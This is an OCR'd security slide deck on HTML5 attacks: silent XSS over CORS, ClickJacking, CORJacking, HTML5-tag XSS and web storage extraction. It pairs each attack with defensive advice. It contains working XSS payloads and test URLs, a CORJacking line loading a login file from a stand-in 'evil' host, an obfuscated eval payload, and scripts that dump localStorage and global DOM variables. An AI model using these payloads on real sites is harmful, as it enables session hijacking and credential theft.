
Silent XSS Exploit with CORS

- XHR allows to create stealth and silent back channel
- Once XSS is found this channel can be implemented as payload
- It allows attacker to control the session remotely – browser shell
- XHR with Origin Allow (*) provides clear control over session
- Keep on running eval() and harvest new info



Scan and Defend

- Scan and look for
  - Content-Type checking on server side
  - CORS policy scan
  - Form and Upload with tokens or not
- Defense and Countermeasures
  - Secure libraries for streaming HTML5/Web 2.0 content
  - CSRF protections
  - Stronger CORS implementation



A2 - ClickJacking, CORJacking and UI exploits

Mobile

HTML5 + CSS

Silverlight

Flash

API (Media, Geo etc.) & Messaging

Plug-In

Presentation

JavaScript

DOM/Events

Parser/Threads

Process & Logic

WebSQL

Cache

Storage

XHR 1 & 2

WebSocket

Plug-in Sockets


Browser Native Network Services

Network & Access

SOP/CORS


Sandbox

Core Policies



Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).



Sandbox – HTML5


- Iframe is having new attributed called sandbox
- It allows frame isolation
- Diabling JavaScript on cross domain while loading – bypassing frame bursting script
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height=“x" width=“x"> - Script will run…
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500"> - script will not run – ClickJacking

CORJacking

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName(“login").item(0).src = "http://evil/login.swf"

CORJacking


- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat



```
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
                    id="Login" width="100%" height="1000%"
                    codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
                    <param name="movie" value="Login.swf" />
                    <param name="quality" value="high" />
                    <param name="bgcolor" value="#869ca7" />
                    <param name="allowScriptAccess" value="sameDomain" />
                    <embed src="Login.swf" quality="high" bgcolor="#869ca7"
                            width="50%" height="50%" name="Login" align="middle"
```


```
syntax error
    alert(%22hi%22)                                Login....t("hi") (line 57)
>>> document.getElementsByName('Login').item(0).src
"http://192.168.100.111:8080/flex/testHelloWorld1/Login.swf"
```

```
document.getElementsByName('Login').item(0).src
```




Double eval – eval the eval

- Payload - document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf‘
- Converting for double eval to inject ‘ and “ etc…
  - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))




Similar with …

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Silvelight files
- DOM based issue can change xap file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName(“login").item(0).src = "http://evil/login.xap"



Scan and Defend

- Scan and look for
  - ClickJacking defense code scanning
  - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
  - Better control on CORS
  - Creating self aware components and loading after checking the domain



A3 - XSS with HTML5 tags, attributes and events

Mobile

HTML5 + CSS | Silverlight | Flash

API (Media, Geo etc.) & Messaging | Plug-In

Presentation

JavaScript | DOM/Events | Parser/Threads

Process & Logic

WebSQL | Cache | Storage


XHR 1 & 2 | WebSocket | Plug-in Sockets

Browser Native Network Services

Network & Access


SOP/CORS | Sandbox

Core Policies



HTML5 – Tags/Attributes/Events

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.




HTML5 – XSS

- Blacklist and filter will get bypassed
- Lot of new signatures and possible ways to execute scripts
- XSS can be injected from tags and events
- New attributes are available for XSS payload

XSS variants

- Media tags
- Examples
  - <video><source onerror="javascript:alert(1)“>
  - <video onerror="javascript:alert(1)"><source>


192.168.100.20/search.aspx?search=<video><source+onerror%3D"javascript%3Aalert(1)">


Welcome to d

Welcome to dv
store is open 2
take a holiday
select the items
transactions are

Should you hav
Enjoy your shopping experience at dvds4less!

XSS variants

- Exploiting autofocus
  - <input autofocus onfocus=alert(1)>
  - <select autofocus onfocus=alert(1)>
  - <textarea autofocus onfocus=alert(1)>
  - <keygen autofocus onfocus=alert(1)>


192.168.100.20/search.aspx?search=<input+autofocus+onfocus%3Dalert(1)>

Welcome to dvds4less!

Welcome to dv
store is open 2
take a holiday
select the items
transactions are


Should you hav
Enjoy your shop

Products (1.

Enter your search here.

XSS variants

- MathML issues
  - <math href="javascript:alert(1)">CLICKME</math>
  - <math> <maction actiontype="**statusline#**http://Blueinfy.com" xlink:href="javascript:alert(1)">CLICKME</maction > </math>



/search.aspx?search=<math+href%3D"javascript%3Aalert(1)">CLICKME<%2

Welcome to dvds4less!

1

CLICKME not found.


XSS variants

- Form & Button etc.
  - <form id="test" /><button form="test" formaction="javascript:alert(1)">test
  - <form><button formaction="javascript:alert(1)">test
- Etc … and more …

Scan and Defend


- Scan and look for
  - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
  - Have it added on your blacklist
  - Standard XSS protections by encoding

A4 - Web Storage and DOM information extraction



Web Storage Extraction


- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- http://www.w3.org/TR/webstorage/



```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls




```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage

Blind storage enumeration

```
if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i));
        }
}
```

- Above code allows all storage variable extraction




```
> if(localStorage.length){
          console.log(localStorage.length)
          for(i in localStorage){
                  console.log(i)
                  console.log(localStorage.getItem(i))
          }
  }
  1
  hash
  1fe4f218cc1d8d986caeb9ac316dffcc
< undefined
>
```

DOM Storage

- Applications run with "rich" DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

Password extraction from Ajax/DOM/HTML5 routine



```
function getLogin()
{

gb = gb+1;
var user = document.frmlogin.txtuser.value;
var pwd = document.frmlogin.txtpwd.value;
var xmlhttp=false;
 try {   xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");

 }
 catch (e)
 {   try
   {   xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");   }
  catch (E)    {   xmlhttp = false;   }
 }


 if (!xmlhttp && typeof XMLHttpRequest!='undefined')
   {   xmlhttp = new XMLHttpRequest(); }

 temp = "login.do?user="+user+"&pwd="+pwd;
 xmlhttp.open("GET",temp,true);

 xmlhttp.onreadystatechange=function()
   {   if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
      {
       document.getElementById("main").innerHTML = xmlhttp.responseText;
      }
   }

 xmlhttp.send(null);
}
```

- Here is the line of code
  - temp = "login.do?user="+user+"&pwd="+pwd;

    xmlhttp.open("GET",temp,true);

    xmlhttp.onreadystatechange=function()

Blind Enumeration


```
for(i in window){
   obj=window[i];
    try{
          if(typeof(obj)=="string"){
             console.log(i);
             console.log(obj.toString());
          }
       }catch(ex){}
}
```

Global Sensitive Information Extraction from DOM

